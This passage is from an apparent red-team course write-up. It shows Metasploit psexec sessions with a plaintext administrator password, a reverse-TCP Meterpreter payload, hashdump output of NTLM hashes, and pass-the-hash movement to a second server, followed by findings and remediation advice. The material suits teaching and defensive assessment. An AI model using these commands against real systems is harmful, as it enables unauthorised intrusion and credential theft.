msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass pokemon
SMBPass ⇒ pokemon
msf6 exploit(windows/smb/psexec) > set SMBDomain EC2AMAZ-L3OOUG8
SMBDomain ⇒ EC2AMAZ-L3OOUG8
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse\_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > exploit
```

We then double checked our access after gaining it with a dir command:



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.31.33.9:4444
[*] 172.31.69.191:445 - Connecting to the server ...
[*] 172.31.69.191:445 - Authenticating to 172.31.69.191:445|EC2AMAZ-L3OOUG8 as user 'Administrator' ...
[*] 172.31.69.191:445 - Selecting PowerShell target
[*] 172.31.69.191:445 - Executing the payload ...
[+] 172.31.69.191:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.69.191
[*] Meterpreter session 1 opened (172.31.33.9:4444 → 172.31.69.191:50399) at 2023-04-06 15:20:04 +0000

meterpreter > dir
Listing: C:\Windows\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
040777/rwxrwxrwx  0         dir   2016-09-12 11:22:28 +0000  0409
100666/rw-rw-rw-  308       fil   2016-07-16 13:18:52 +0000  @AudioToastIcon.png
100666/rw-rw-rw-  450       fil   2016-07-16 13:18:23 +0000  @BackgroundAccessToastIcon.png
100666/rw-rw-rw-  330       fil   2016-07-16 13:18:55 +0000  @EnrollmentToastIcon.png
100666/rw-rw-rw-  404       fil   2016-07-16 13:18:55 +0000  @VpnToastIcon.png
100666/rw-rw-rw-  20792     fil   2016-07-16 13:18:38 +0000  @WindowsHelloFaceToastIcon.png
```

Seeing that we had successfully set up a Meterpreter session, we opted to run a hashdump to gain access to all of the saved passwords on the domain.




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Having gained access to this, we can now use the hashed password file that we found to pivot even more within the network and log in as different users based on what we've found.


Challenge 7: Pashing the Hash

To gain access to the other Administrator account, we will use the hashed password we found after the hashdump to set up a new Meterpreter session on the other Windows server on the network by "passing the hash". To start, we redefined our Meterpreter session with our new credentials.



```
[*] 172.31.69.191 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.75.60
RHOSTS ⇒ 172.31.75.60
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser ⇒ Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
SMBPass ⇒ aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > set SMBDomain EC2AMAZ-L3OOUG8
SMBDomain ⇒ EC2AMAZ-L3OOUG8
msf6 exploit(windows/smb/psexec) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator2
SMBUser ⇒ Administrator2
msf6 exploit(windows/smb/psexec) > exploit
```

This allowed us to gain access through a Meterpreter session on the second Windows server, at which point we ran some commands to test authority.




```
meterpreter > hashdump
Administrator2:500:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

At this point, we have effectively compromised this network through all the tactics that we've used along the way.


Challenge 8: Finding Sensitive Files

We decided to search for files that might be sensitive at this point, and one of the possible commands to run within the Meterpreter shell is “search”. We then decided to search for a file called secrets.txt due to some input we received from inside information.



```
meterpreter > search secrets.txt
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                           Size (bytes)  Modified (UTC)
----                           ------------  --------------
c:\Windows\debug\secrets.txt   55            2022-11-05 22:01:13 +0000

meterpreter > 
```

After this, we shifted directories and viewed the contents of the file. They were as follows:



```
Path                           Size (bytes)  Modified (UTC)
----                           ------------  --------------
c:\Windows\debug\secrets.txt   55            2022-11-05 22:01:13 +0000

meterpreter > cd Windows
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd c:\Windows
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > lcd Windows
[-] Error running command lcd: Errno::ENOENT No such file or directory @ dir_s_chdir - Windows
meterpreter > lcd c:\Windows
[-] Error running command lcd: Errno::ENOENT No such file or directory @ dir_s_chdir - c:Windows
meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd debug
meterpreter > pwd
C:\Windows\debug
meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter > 
```

Red Team operation complete!

Penetration Test Findings

Summary

Finding #	Severity	Finding Name
1	High	Website command line injection vulnerability
2	High	RSA Key to a dev-ops employee openly available
3	High	Bash script with Administrator password contained within it
4	Medium	Open port 445, SMB open with no defense against reverse shell

All severity grades and analysis of results were completed with full consideration of CVSS standards and in accordance with their guidelines.

In summary, we decided the listed vulnerabilities were the ones with the highest priorities during our assessment. The website's command line injection vulnerability was a high priority considering Injection attacks were the third highest priority on OWASP's top ten list of vulnerabilities in 2021. The RSA key being openly available to be viewed through the command line injection was also of great concern. Typically, the specific user or a Super User/Admin should have access to that type of file, and it could be viewed with low permissions by anyone. Having a script openly available to be viewed with the Administrator password contained is also a high concern, even if it is hashed. The MD5 hash format can be very easily cracked using multiple methods. The open port 445 was also a concern but not as high since that can be typical. However, further measures will need to be taken to secure that port against attacks. StackFull should consider vulnerabilities such as the reverse shell attack we ran in our assessment. Considering all these factors, we concluded that this particular network we were contracted to assess through our penetration testing was pretty damn vulnerable.

Remediation Suggestions

With the assessment completed, we will now provide suggestions that could possibly be used to have a more secure network for StackFull Software. To begin, if you wanted to prevent the nmap scan of your network altogether, you could block the “Portmap” signature in application control and then apply application control on all internet facing policies. You could also configure a Denial-of-Service Policy and set the threshold low enough to block the NMAP scan. Preventing the NMAP scan from the beginning would increase security exponentially. Following this, adjusting code on the website to account for the injection vulnerability would be the next priority. You can prevent injection vulnerabilities with bound, typed parameters and careful use of parameterized stored procedures in the database. This can be accomplished through a variety of programming languages. The RSA key being publicly viewable will need to be addressed. The concept of Least Privilege should be followed here and the key itself will need permissions edited to account for this. We also found the python script and bash script that will both need to be removed or be edited for permissions. The python script would more than likely need to be removed. While we could see the use of the bash script, having an Administrator password saved in a script is not recommended. Ultimately, we suggest removal of both scripts entirely. Also, the fact that the Administrator password is saved in an outdated MD5 hash format should be addressed. To address the SMB port 445 vulnerability, ensure all machines on the network are patched and up to date. You could also only allow traffic from the data center, domain controller, file backup, and file transfer in network for your SMB traffic. Other traffic should be blocked regardless of VLANS or network topology. Addressing these vulnerabilities would also address the final point of pivoting within the network and access to sensitive files.

We hope this assessment was thorough and addressed what StackFull Software was looking for. For additional inquiries or follow-up, be sure to contact us at GhostNet Security!